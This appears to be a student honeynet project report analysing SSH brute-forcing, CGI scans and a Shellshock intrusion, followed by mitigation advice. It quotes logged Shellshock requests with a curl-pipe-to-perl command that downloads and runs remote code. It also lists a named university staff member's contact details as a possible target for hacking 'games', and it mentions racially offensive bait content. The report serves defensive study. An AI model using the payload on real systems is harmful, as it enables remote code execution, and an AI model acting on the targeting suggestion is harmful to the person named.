
202.109.143.110: The messages logged from this IP occurred on Tuesday, November 4th and Thursday, November 6th.




```
inetnum:        202.109.128.0 - 202.109.191.255
netname:        CHINANET-JX
descr:          CHINANET Jiangxi province network
descr:          Data Communication Division
descr:          China Telecom
country:        CN
  person:         Chinanet Hostmaster
  nic-hdl:        CH93-AP
  e-mail:         anti-spam@ns.chinanet.cn.net
  address:        No.31 ,jingrong street,beijing
```

A Who-Is analysis shows the IP originates from Beijing, from the same Service Provider as 220.177.198.32. The brute-force attempts occurred between 12-4 AM in Beijing local time .

The graph below is a count of the number of SSH messages per day logged for the live duration of the project:




The graph below is a count of the number of SSH messages per hour logged for the live duration of the project:


# of SSH Messages per Hour
120000
100000
80000
60000
40000
20000
0
midnight - 1:00 AM
1:00 AM - 2:00 AM
2:00 AM - 3:00 AM
3:00 AM - 4:00 AM
4:00 AM - 5:00 AM
5:00 AM - 6:00 AM
6:00 AM - 7:00 AM
7:00 AM - 8:00 AM
8:00 AM - 9:00 AM
9:00 AM - 10:00 AM
10:00 AM - 11:00 AM
11:00 AM - noon
noon - 1:00 PM
1:00 PM - 2:00 PM
2:00 PM - 3:00 PM
3:00 PM - 4:00 PM
4:00 PM - 5:00 PM
5:00 PM - 6:00 PM
6:00 PM - 7:00 PM
7:00 PM - 8:00 PM
8:00 PM - 9:00 PM
9:00 PM - 10:00 PM
10:00 PM - 11:00 PM
11:00 PM - midnight

Web Server Exploitation - WEB-CGI Attacks

The network was harassed, from the start, with a series of scans directed at finding, potentially vulnerable, CGI scripts running on the web server. These scans are performed by requesting known commonly named CGI scripts from a web server and recording whether or not a response is given. Knowing what CGI scripts are running on a web server can be useful for attacks who wish to perform intense attacks at a later date, such as a shellshock attack.




125 different signatures are present for *188.226.143.68* as a source

- 1 instances of *WEB-CGI snorkerz.cmd access*
- 1 instances of *WEB-CGI gbook.cgi access*
- 1 instances of *WEB-CGI bb-replog.sh access*
- 1 instances of *WEB-CGI phf access*
- 1 instances of *WEB-CGI enter_bug.cgi access*
- 1 instances of *WEB-CGI cachemgr.cgi access*
- 1 instances of *WEB-CGI AlienForm af.cgi access*
- 1 instances of *WEB-CGI icat access*
- 1 instances of *WEB-CGI agora.cgi access*
- 1 instances of *WEB-CGI gozila.cgi access*
- 1 instances of *WEB-CGI day5datanotifier.cgi access*
- 1 instances of *WEB-CGI fileseek.cgi access*
- 1 instances of *WEB-CGI AT-admin.cgi access*
- 1 instances of *WEB-CGI bb-histlog.sh access*
- 1 instances of *WEB-CGI man.sh access*
- 1 instances of *WEB-CGI directorypro.cgi access*
- 1 instances of *WEB-CGI csSearch.cgi access*
- 1 instances of *WEB-CGI faqmanager.cgi access*
- 1 instances of *WEB-CGI zml.cgi access*
- 1 instances of *WEB-CGI simplestguest.cgi access*
- 1 instances of *WEB-CGI quickstore.cgi access*
- 1 instances of *WEB-CGI simplestmail.cgi access*
- 1 instances of *WEB-CGI register.cgi access*
- 1 instances of *WEB-CGI axs.cgi access*

The day after setting up the honeynet we received a large scan of over 125 different CGI sniffing signatures. After looking into the source IP, 188.226.143.68, of this scan we found that the source came from the Netherlands. We also found that the ISP of the attacker was DigitalOcean, a company which provides cloud hosting.

Hosting a server in the cloud could be a good method for hackers to mask their identities even more than before; purchase a cloud server with a stolen credit card and there may be no chance to trace you.

We believe this attacker is a simple script kiddie, or at the very least used a script just for this scan, because the signatures for al 125 packets were sent over the course of 4 minutes.




Earliest: **14:55:32**.344122 on *10/31/2014*
Latest: **14:59:10**.498647 on *10/31/2014*

Extending on WEB-CGI Attacks: Shellshock

Upon further investigation we found that each one of these "scans" from this netherlands IP was, in fact, an attempted shellshock attack. The shellshock attack uses a vulnerability in the Bash software which, when input with a blank command, will execute any command that is input. From an attacking standpoint, the only way to access Bash from the outside is by utilizing a CGI or perl script that is in the websites public directory on the web server.

In most shellshock attacks, the input empty command generally looks like "() { :; };". When Bash reads this line, it will run any command that follows. Such an attack is extremely volatile because it could be used to open firewall rules, download and run scripts or even destroy the server altogether ("rm -R /").

In this particular instance of the shellshock attacks from the Netherlands, we found that the logs showed the attack attempting to run a perl script that was embedded inside a .png file. The command that this attacker used was: “curl http://202.28.77.53/~prajaks/310482/index.png | perl”, as shown below.




```
188.226.143.68 - - [31/Oct/2014:14:56:58 -0700] "GET /cgi-bin/test/test.cgi HTTP/1.0" 404 219 "() { :; }; curl http://202.28.77.53/~prajaks/310482/index.png | perl" "()
{ :; }; curl http://202.28.77.53/~prajaks/310482/index.png | perl"
188.226.143.68 - - [31/Oct/2014:14:56:59 -0700] "GET /cgi-bin/test.cgi HTTP/1.0" 200 92 "() { :; }; curl http://202.28.77.53/~prajaks/310482/index.png | perl" "() { :; };
curl http://202.28.77.53/~prajaks/310482/index.png | perl"
```

In this particular instance, aside from the countless other attempts, the attacker managed to execute this command. This is because he inserted the command into our only .CGI script on the server which was conveniently named test.cgi. Upon further review we found the executed command in the Bash history of the web server. Unfortunately, the script that was ran from the IP 202.28.77.53 was not available to download at the time we found this attack. We suspect the attacker removed the script shortly after execution.


While we know that the attacker was sending his attacks from the Netherlands from the IP 188.226.143.68, the fact that the shellshock attack is requesting a script from a separate IP -- 202.28.77.53 -- raises concerns as to if the Netherlands server is the base for the attack. We know that the server from the Netherlands is hosted in the cloud so this suggests, to us, that this server is nothing more than a proxy to further mask the attackers real address. Additional research on the IP 202.28.77.53 was necessary.

Upon said further research from abuseipdb.com, it was found that the IP 202.28.77.53 had many reports of shellshock attacks in the days surrounding the attack on our network. This is another reason why the attacker may have taken down the script shortly after the attack was performed; there would have been a lot of eyes watching him. Luckily for us, someone did manage to download and post the script before he removed it. We will discuss the contents of the script in detail after discussing the information gathered about the IP 202.28.77.53.




Report history for 202.28.77.53

Who	Date	Comment	Categories
Anon	Nov 3, 2014	Hundreds of attempts	Hacking
Anon	Nov 3, 2014	Attack on bash vulnerability GET / HTTP/1.0" 200 6463 "() { :; }; curl http://202.28.77.53/~prajaks/310482/index.png | perl" "() { :; }; curl http://202.28.77.53/~prajaks/310482/index.png | perl	Hacking
Anon	Nov 1, 2014	Scanning website for vulnerabilities.	Hacking



```
inetnum: 202.28.0.0 - 202.29.255.255
netname: THAINET-TH
descr: UniNet(Inter-university network)
descr: Office of Information Technology Administration
descr: for Educational Development
descr: Ministry of University Affairs
country: TH
admin-c: YT7
admin-c: UV1-AP
tech-c: UNOC1-AP
remarks: UniNet is the outgrowth of THAINET
notify: noc-uninet(at)it.chula.ac.th
notify: noc(at)uni.net.th
mnt-by: APNIC-HM
mnt-lower: MAINT-TH-UNINET
status: ALLOCATED PORTABLE
changed: hm-changed(at)apnic.net 20041210
source: APNIC
```




```
#you got shellshocked???
#blame unix! so dumb to have this exploit around!
```

The script itself attempts to start an IRC server on any machine it is run on. This was definitely the most dominant attack that was attempted on our server. We have contacted the Chulalongkorn University staff and are awaiting feedback regarding the attempts on our server. The attempted script to be executed on our server has been provided on-disk, shellshockscript.txt.

Additionally and still using *abuseipdb.com*, we found that it was located in Thailand and associated with a University. The description provided leads us to the Office of Information Technology Administration for Educational Development at Chulalongkorn University. It is our assumption that the owner of the script, and possibly the attacker, is a student at this University in Thailand, undertaking a similar degree to our own.

Could this be a great candidate for hacking "games" in the future? Here is the contact information is this is a potential route of action:



```
person: Yunyong Teng-amnuay
address: Chulalongkorn University
address: Centers of Academic Resources
address: Phyathai Road
address: Bangkok 10330
address: TH
country: TH
phone: +66-2-218-2910
fax-no: +66-2-215-3617
e-mail: Yunyong.T(at)Chula.ac.th
```

Recommendations

Based on our analysis and the faults that we found, we would like to propose the following recommendations for our honeynet in case the same topography for future implementation by other users are similar:

Table of Recommendations

Potential Exploits & Attacks	Suggested Mitigation Techniques
Attack vector via Windows Workstation	Upgrade the Windows workstation to a legitimate copy of Windows 7 or higher
ARP Poisoning & DNS Spoof	Configure an industry-standard switch that can check for ARP traffic authenticity
SSH Brute Force & Denial of Service	Disallow infinite attempts for SSH in the web server
Attack vector via WEB-CGI	Remove any WEB-CGI components of the website from the web server
Attack via Shellshock	Upgrade Bash shell to the latest patched version
Attacks via Brute Force & Denial of Service	Add Intrusion Prevention Systems that ultimately ban illegitimate users from abusing the network with malicious intent

Upgrade Windows Workstation to a Legitimate Copy of Windows 7 or Higher

For the purposes of implementing our honeynet, we did not want to burn any of our MSDNAA codes for a legitimate copy of Windows 7 or higher. Therefore, we resorted to using an "open source" version of Windows XP SP3 dubbed "Black Edition." We realize that this version could very well have backdoors already in place. This is one of the reasons why using a legitimate copy is a better option than using an outdated version of Windows XP.

Another reason is because, even if our copy of Windows XP was legitimate, Microsoft had already announced their discontinued support and service for that operating system. The machine will never be up-to-date as of this point and it is potentially dangerous to use this. In turn, it is advised to discontinue the use of Windows XP.

Configure a Switch that can Check for ARP Traffic Authenticity

Industry-standard switches such as modern CISCO switches are now configured with ARP traffic checking. By implementing these switches in a business environment, we can mitigate the attempts of an ARP Poisoning attack and any other spoofing attack that have ARP Poisoning as a prerequisite. They check ARP traffic for packet authenticity. Whenever they come across a "bad" or "malformed" ARP packet, they simply drop the packets from the network so that they do not reach their destination.

Disallow Infinite Attempts for SSH in the Web Server

In our honeynet, in order to make SSH more appealing to attackers, we disabled a maximum threshold for failed password attempts on the server. This is frowned upon in actual practice, and of course, we shall suggest that the network administrator set the threshold to a reasonable number of failed attempts to 3 or 5. By setting this to a maximum failed attempt, we can integrate an intrusion prevention system (mentioned later in this section) that can help with protecting the network from malicious users.

Remove any WEB-CGI Components of the Website from the Web Server

Although we did not have any web-cgi components on our website, we had some files in the cgi folder of the web server directory. These files were initially meant to test the network for Shellshock vulnerabilities (mentioned later in this section). Unless absolutely necessary, web-cgi components should be removed from the web server so that web-cgi-based attacks can be altogether eliminated. Otherwise, other preventive measures such as an intrusion detection and prevention systems can be tailored to monitor for signatures of such attacks and ultimately ban them from accessing the network.

Upgrade Bash shell to the Latest Patched Version


Shellshock is now patched in the latest version of Bash shell. Therefore, the immediate and easiest recommendation for mitigating shellshock is to upgrade to the latest version. If this is not possible, network- and system-based mitigation techniques can be implemented. For network mitigation, implementing appropriate mod_security rules and iptables rules can help deter external shellshock attacks. For system mitigation, ld_preload and systemtap are suggested. (RedHat, 2014).

Add IPS that Ban Illegitimate Users from Abusing the Network

As mentioned previously, some suggestions will require an intrusion prevention system to make the defense more robust. By adding a file monitor that checks periodically for failed SSH attempts from a certain IP for example, the IPS can easily make a system call to iptables and implement a rule that drops all incoming packets from that user IP. Certain criteria applies so that we do not ban legitimate users that forget passwords. These criteria may be consecutive failed attempts over a 24-hour period and if it exceeds 6-10 failed attempts, add a rule to ban the IP indefinitely.

IPS can be implemented using Snort or using our own custom programming and scripting. The latter is suggested so that we can refer to the Snort logs as well as any other logs that can help mitigate impending doom to our network. However, this solution requires an in-depth understanding of all the vulnerabilities and exploits that we have encountered so far, as well as those not encountered yet. Therefore, the most powerful custom IPS is determined by the most seasoned network security analyst.

Proposed Topography for Future Implementations of Similar Design


Unrestricted, but limited access to Database Server
Restricted and limited Access to Database Server
The Public Internet
Remote Firewall / IPS / IDS
Remote Logging Server
File Server (for future expansion)
Web Server
Database Server
Modem
Firewall / IPS
Industry-Standard Switch (DMZ)
Firewall
Industry-Standard Switch (LAN)
Firewall
Industry-Standard Switch (for future expansion)
Windows 7 Workstation
Wireless Access Point (for future expansion)
Intrusion Detection System

New Name / Machine	Purpose & Reasoning
Remote Firewall + IPS / IDS for Remote Logging Server	This will allow the remote server to be more secure, so that a internal compromise within the network won't cause the external logging server to be compromised.
Intrusion Prevention System + 1st Layer Firewall	The intrusion prevention system will be monitoring any weird traffic, and then banning them appropriately before they get too deep within the network. The firewall is here so that Wireless devices do not compromise the network.
Industry Standard Switches	The inclusion of these switches is to mitigate the problem of ARP Poisoning internally and externally.
Wireless Access Point	Allows the network to expand and support mobile devices such as mobile phones, laptops, and tablets.
2nd Layer Firewall	This firewall monitors and filters the traffic coming to and from the LAN of the workstations going outward into the public internet as well as monitoring the traffic of the network servers.
2nd Layer Intrusion Detection System	The intrusion detection system here monitors activity from the external traffic, as well as any mobile traffic coming from the wireless access point. The placement of this system mitigates the dangers of "Bringing your own device."
Database Server	The Database Server is now independent from the Web Server compared to our initial topography. This will mitigate the risk of the internal workstation compromising both the web server and the database, all the while mitigating the dangers of the web server compromising the database.
3rd Layer Firewall	Monitors the inbound and outbound traffic from workstations to the rest of the internal network.
Windows 7 Workstation	Upgraded from Windows XP, and is given limited and restricted access to the database so that it cannot compromise the operation of the website, database, and any other critical components of the business.

Lessons Learned

Throughout this project, one of the most critical components that allowed the success of the network analysis is the implementation of remote logging. The remote logging server allowed us to conduct a daily skim of the previous day's activities without having to worry as much about log sanitizing by the attacker. Although the attacks did not penetrate our systems to the extent where machines became compromised, the remote logging server would have caught the damages caused by the attacker prior to the network's destruction.

The project also highlighted that there is a great value of stress placed on the security components of the network. In our topography, the stress came from the remote logging machine to work on a 24-hour basis; the same can be said for our firewall / IDS implementation. Therefore, because of the high amount of reliance on these devices to perform, it seems that splitting the delegation of tasks to other devices or machines, can help relieve stress and achieve higher security. However, too much task delegation, and the network becomes more prone to failure because of many nodes in series. On the contrary, too little task delegation and the network may become less secure. There is an obvious tradeoff and it is up to the network administrator to look at the cost-benefit of implementing such a network.

Finally, when creating a honeynet with a racial theme to attract attackers, it would be even more attractive to use an uncommon domain extension. Because we used ".ca" as our domain name, while our content was offensive, the attackers knew that we were Canadian. As Canadians, we have a reputation of being overly friendly and helpful. Due to the ironic and somewhat contradictory factor between racial content and being of Canadian origin, attackers suspected our network to be a honeynet, in which they were correct. This was ultimately confirmed when we posted some racially offensive comments on 8chan and a user called us out with a picture of a honeypot and called us "Feds".

Conclusion

In the end, while our network was not severely compromised, the attempted attacks were more than enough to provide a rich learning experience and exposure to what a network security administrator may encounter. In turn, we as future network administrators are required to have a strong comprehensive understanding of the tools at our disposal. Without the proper tools and the proper deployment of these tools, our network may as well be insecure and open for the public to attack. This segues into the next point that have been constantly addressed throughout the semester of the program.

Regardless of how strong the network is, regardless of how well the tools have been deployed and regardless of how "hardened" servers are configured, the entire network is still susceptible to internal attacks. The users internally could be malicious users, non-diligent users, or users that are innocent and naive about network security. To be frank, these users are all the same and as network administrators, it is important to not only deploy a network architecture that can protect the entirety of the operation, but also ensure that the people inside the network are informed and prepared for attacks. We had experienced an example of an "inside" attack when the Windows workstation was compromised, and altered the configurations of the firewall and database.

All of these experiences and lessons were learnt through the hands on exposure of deploying a purposely weak network. By understanding where the network is weak, we can isolate and the weakness and provide improvements to strengthen that point. It is highly improbable for a budding network analyst or administrator to fully comprehend the extent of these weaknesses based on theory alone. Even now, our practical experience, while it contributes greatly, it will not be sufficient for the real world. There are many unknowns outside of a controlled environment such as our project. In turn, we as future network administrators, are required to be continuously learning and growing as technology in our society advances to greater pioneers.

References

Mitigating the shellshock vulnerability (CVE-2014-6271 and CVE-2014-7169)
    https://access.redhat.com/articles/1212303

Strange HTTP request in Apache Logs
    http://serverfault.com/questions/641593/strange-http-request-in-apache-logs

Re: Odd http requests in the logs
    http://seclists.org/snort/2014/q4/332

Report history for 202.28.77.53
    http://www.abuseipdb.com/report-history/202.28.77.53

202.28.77.53 » Check and report abuse IP
    http://www.abuseipdb.com/check/202.28.77.53

Whois 202.28.77.53
    http://www.abuseipdb.com/whois/202.28.77.53

pastebin - shellshock payload from http://202.28.77.53 - post number 2867437
    http://www.pastebin.ca/2867437

Snort 2.9.7.0 Intrusion Detection and Prevention System
    https://www.snort.org/

SnortSnarf Snort Alert Parser
    http://sourceforge.net/projects/snortsnarf/

Appendices

Appendix I - Project Listings

Located on-disk are the following files and their directory listings:

- Project Design Work (directory):
  - Major Project Design Work (.pdf)
  - Log Files (directory):
    - DoS-capture.pcapng.gz
    - sshd_brute_logs.txt
  - Tools (directory):
    - mimikatz_trunk.zip
    - snort-rules.zip

- Firewall (directory):
  - configScripts (directory):
    - firewall initialization scripts are located here
  - logs (directory):
    - application log files are located here, including Snort and TCPDump
  - snort (directory):
    - snort alert files are located here

- Web Server (directory):
  - logs (directory):
    - Bash history
    - application logs are located here
  - Web Server Components (directory):
    - c8506_final.sql
    - c8506_wExp.zip

- Windows XP (directory):
  - Application.csv (exported .evt files)
  - Information.csv (exported .evt files)

- Documentation (directory):
  - Network Analysis Report (.pdf)
  - Presentation.pptx
  - Network Status Report (.pdf)